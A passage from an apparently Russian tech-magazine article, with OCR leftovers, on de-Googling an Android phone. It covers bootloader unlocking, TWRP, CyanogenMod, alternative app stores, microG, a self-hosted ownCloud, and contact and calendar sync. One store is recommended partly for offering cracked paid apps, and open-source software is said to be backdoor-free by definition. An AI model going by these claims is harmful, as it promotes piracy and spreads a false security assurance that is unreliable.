#                                                                                  #
#                           15 seconds ADB Installer                               #
#                                                                                  #
#                                version 1.4.2                                     #
#                                                                                  #
#                      by Snoop05 - Snoop05B@gmail.com                             #
#                                                                                  #
#                     Android Debug Bridge version 1.0.32                          #
#                   Google USB Driver version 11.0.0000.00000                      #
#                                                                                  #
#            http://forum.xda-developers.com/showthread.php?t=2588979              #
#                                                                                  #
####################################################################################
Do you want to install ADB and Fastboot? (Y/N)y

Install ADB system-wide? (Y/N)y

Installing ADB and Fastboot ... (system-wide)

4 file(s) copied.

Do you want to install device drivers? (Y/N)_
```

Инсталлятор fastboot и ADB

Теперь можно разблокировать загрузчик и прошить TWRP. Владельцы Samsung перед этим должны установить приложение CROM Service из местного маркета и разблокировать загрузчик через него. Далее включаем «Отладку по ADB»: «Настройки -> О телефоне» -> пять тапов по «Номеру сборки». Далее «Настройки -> Для разработчиков -> Режим отладки». Подключаем смартфон с помощью USB-кабеля к компу и выполняем команду (пользователи Linux подставляют перед этой и всеми последующими командами **sudo**).

```
adb devices
```

Если все настроено верно, в этот момент смартфон должен показать на экране запрос на отладку, соглашаемся. Далее перезагружаем смартфон в режим fastboot:

```
adb reboot bootloader
```

Возможно, после этого на экране смартфона появится меню, с помощью которого необходимо в ручном режиме выбрать fastboot (навигация — клави-

ши громкости, Enter — кнопка включения). Далее владельцы HTC идут на сайт HTCDev, а владельцы Sony — на developers.sonymobile.com. И в том и в другом случае необходимо выбрать свое устройство и просто вводить указанные в инструкции команды fastboot, обычно их две: одна для получения цифрового ключа устройства, вторая для разблокировки загрузчика.

Владельцы Нексусов и китайских аппаратов никуда не ходят, а просто делают так:

```
fastboot oem unlock
```

Далее во всех случаях можно прошить TWRP и перезагрузиться:

```
fastboot flash recovery файл_twrp.img
fastboot continue
```

Теперь нам нужно найти сборку CyanogenMod для своего устройства. Все официальные сборки доступны на странице download.cyanogenmod.org. Просто вбиваем имя устройства в строку поиска по странице и скачиваем последнюю. Не удается найти официальный порт — не беда, идем на форумы и ищем неофициальный. Обрати внимание, что тебе нужен именно ZIP-файл, прошивки в других форматах не подойдут.

Последний шаг — перекидываем прошивку на карту памяти девайса и перезагружаем его в режим recovery:

```
adb reboot recovery
```

Когда на экране появится интерфейс TWRP, нажимаем Install, выбираем файл с прошивкой и сдвигаем ползунок с надписью Swipe to Confirm Flash. После перезагрузки ты должен получить чистый CyanogenMod.

СТАВИМ АЛЬТЕРНАТИВНЫЙ МАРКЕТ


Теперь у нас есть чистая или почти чистая прошивка, которая вообще не содержит компонентов Google. Но как устанавливать софт без Play Market? Для этого есть несколько альтернатив:

- F-Droid — магазин открытого софта. Насчитывает чуть больше тысячи приложений, но зато все с открытым кодом, а значит, по определению не содержат бэкдоры и зловредный код. К тому же в F-Droid можно найти софт, по тем или иным причинам удаленный из Google Play, тот же блокировщик рекламы AdAway.
- 1Mobile — один из самых известных и полных магазинов приложений, содержит почти все бесплатные приложения из Google Play и не требует за-



ведения учетной записи. С недавнего времени позволяет скачать крякнутый платный софт (естественно, бесплатно).
- Amazon Undeground — единый магазин приложений, книг, музыки и фильмов от Amazon. Софта значительно меньше, чем в Google Play, зато каждый день одно из платных приложений можно скачать бесплатно. Ну и имей в виду, что, установив этот магазин, ты фактически пересадишь себя с иглы Google на иглу Amazon.

Этих трех магазинов должно быть вполне достаточно, чтобы комфортно существовать без магазина Google (между собой они не конфликтуют), однако есть одна проблема: многие приложения завязаны на сервисы Google, а так как мы их вырезали, приложения либо будут работать со сбоями, либо вообще не запустятся. Для решения этой проблемы воспользуемся наработками проекта microG.



F-Droid собственной персоной

СТАВИМ MICROG

MicroG — проект, в рамках которого идет разработка набора API, эмулирующих мобильные сервисы Google (GmsCore). В планах разработчика реализовать облегченную замену сервисам Google с открытым исходным кодом. Однако нас он интересует потому, что в нем есть Maps API (доступ к картам Google), Location Provider API (сервис геолокации на основе сотовых вышек и Wi-Fi-сетей) и фейковый Google Play маркет, то есть все те компоненты, из-за отсутствия которых зависящий от сервисов Google софт может сбоить.

Установить microG очень легко, для этого достаточно скачать и инсталлировать пакеты GmsCore.apk и FakeStore.apk. Кроме этого, тебе понадобится один или несколько плагинов UnifiedNlp, которые необходимы для правильного определения местоположения устройства в помещениях. Все их можно найти в F-Droid по ключевому слову UnifiedNlp. Рекомендую установить следующие:

- GSMLocationNlpBackend — геолокация на основе сотовых вышек по базе OpenCellID;
- MozillaNlpBackend — геолокация по сотовым вышкам и Wi-Fi-сетям с использованием Mozilla Location Service;

- OpenBmapNlpBackend — аналог сервиса Mozilla от openBmap.
  Нужные плагины следует активировать через настройки microG.

Если же ты хочешь получить возможность логиниться в аккаунт Google и включать зависящую от него службу Google Cloud Messaging (это push-уведомления, которые использует, например, Pushbullet), то потребуется выполнить еще пять шагов:

1. Установить Xposed (об этом ниже) и модуль FakeGApps.
2. Установить GsfProxy.
3. Включить опции логина и push-уведомлений (Enable device checkin и Enable Google Cloud Messanging) в microG.
4. Перезагрузиться.
5. Добавить свой аккаунт Google стандартными средствами: «Настройки -> Аккаунты -> Добавить аккаунт».

ПОДНИМАЕМ ЛИЧНЫЙ DROPBOX

Отвязать смартфон от Google — только половина дела. Также нам надо найти удобный и безопасный способ хранения файлов. Времена локальных хранилищ типа SD-карты уже давно прошли, а доверять свои данные облачным сервисам вроде Dropbox — не слишком дальновидное решение. Поэтому я предлагаю поднять свой личный Dropbox, благо сделать это очень и очень просто.


Единственное, что тебе понадобится, — это машина под управлением Linux, которая будет онлайн хотя бы днем. Подойдет и старенький домашний комп и самый дешевый виртуальный сервер на Amazon или в любом другом облаке. Также можно воспользоваться одним из ownCloud-хостингов, многие из которых предлагают бесплатные опции. Но остановимся все-таки на личном сервере.

Допустим, у нас есть машина под управлением Ubuntu. Чтобы поднять на ней личный Dropbox, достаточно установить Docker, а уже в нем поднять ownCloud:

```
sudo apt-get update
sudo apt-get install docker.io
sudo docker run --restart=always --name owncloud -p 80:80 -p 443:443
-d l3iggs/owncloud
```

Теперь заходим по адресу `https://адрес_машины/owncloud`, вбиваем имя и пароль администратора (ты их должен придумать сам) и нажимаем кнопку Finish Setup. Наш личный Dropbox готов к использованию. Если это виртуальный хост на Amazon, то к нему уже можно получить доступ по IP, если же домашняя машина, то придется настроить проброс портов (port forwarding) на домашнем роутере.

Чтобы не вбивать IP руками и избавиться от проблемы смены IP домашнего роутера, создадим бесплатный динамический домен. Для этого достаточно пройти простую процедуру регистрации на freedns.no-ip.com и добавить новый домен, он будет иметь имя вроде blablabla.ddns.net. Далее, если ты поднял ownCloud на домашнем сервере, а на роутере установлен DD-WRT, заходи на роутер через браузер (192.168.1.1), затем Setup -> DDNS, в выпадающем списке выбирай No-IP.com, вбивай свой логин и пароль на no-ip.com и имя домена, далее кнопка Save. В роутерах на других прошивках способ настройки будет другим.



Регистрируем динамический домен на no-ip.com


В случае если роутер не позволяет использовать динамический DNS или сервер находится на Amazon, можно жестко вбить IP-адрес сервера при создании домена. Естественно, его придется менять при каждой смене IP-адреса.

Для синхронизации файлов со смартфоном у ownCloud есть официальное приложение с открытым кодом. Его можно найти как в F-Droid, так и в Play Маркете, причем если в первом случае ты получишь его бесплатно, то во втором придется выложить 30 рублей. Просто установи клиент через F-Droid, вбей адрес сервера в формате https://адрес/owncloud, свои логин и пароль — и го-




тово. Функциональность у приложения точно такая же, как у Dropbox, то есть возможность просмотра, получения и аплоада файлов с автоматическим аплоадом фоток и видеороликов (включается в настройках).

У ownCloud есть и десктопные клиенты для Windows, Linux или OS X. Все их можно скачать на официальном сайте.



Настройки приложения ownCloud



Настраиваем синхронизацию контактов и календаря

СИНХРОНИЗИРУЕМ КОНТАКТЫ И КАЛЕНДАРЬ

Кроме маркета и кучи бесполезного Google-софта, мы также потеряли и удобнейшую функцию синхронизации контактов и календарей. К счастью, вернуть контакты и календарь мы теперь можем очень быстро и легко. OwnCloud, установленный нами на предыдущем шаге, обладает такой функциональностью, но придется подключить пару плагинов.

Заходим в ownCloud через браузер, находим в левом верхнем углу меню Files, кликаем, далее кликаем по знаку плюса. Выбираем в меню Not Enabled и ищем плагины Calendar и Contacts. Под каждым из них нажимаем Enable.

На смартфон устанавливаем приложение DAVdroid из F-Droid (кстати, в Play Маркете оно стоит аж 160 рублей). Далее открываем «Настройки -> Аккаунты -> Добавить аккаунт», выбираем DAVdroid, затем «Вход через URL с именем пользователя» и вбиваем адрес `http://адрес_сервера/remote.php/carddav/`, имя и пароль ownCloud. Это для синхронизации контактов. Настройка синхронизации календаря выполняется так же, но адрес будет немного другим: `http://адрес_сервера/remote.php/caldav/`.

ОГРАНИЧИВАЕМ ПРИЛОЖЕНИЯ В ПОЛНОМОЧИЯХ

К этому моменту у нас уже должен быть полностью отвязанный от Google и других компаний смартфон с собственным облачным диском и синхронизацией контактов и календаря. Но сторонние приложения все равно смогут отсылать наши данные и местоположение третьим лицам. Поэтому нам нужен некий механизм отзыва полномочий у приложений.

В CyanogenMod такой механизм встроен и доступен в меню «Настройки -> Конфиденциальность -> Защищенный режим». Причем работает он в двух режимах. Во-первых, любому приложению можно запретить доступ к твоим персональным данным (контакты, сообщения, журнал вызовов). Вместо нее они будут получать случайные данные, не имеющие к тебе никакого отношения. Активировать такую функцию можно, просто тапнув по имени приложения в списке (при этом значок с замком изменит цвет).

Во-вторых, у любого приложения можно отозвать любые полномочия, включая возможность доступа в интернет, к камере, местоположению. Для этого надо просто найти приложение в списке и долго удерживать на нем палец. Появится интерфейс отзыва полномочий. Однако следует иметь в виду, что данный механизм отличается от аналогичной функции в Android 6.0 и может привести к падению приложения.




INFO

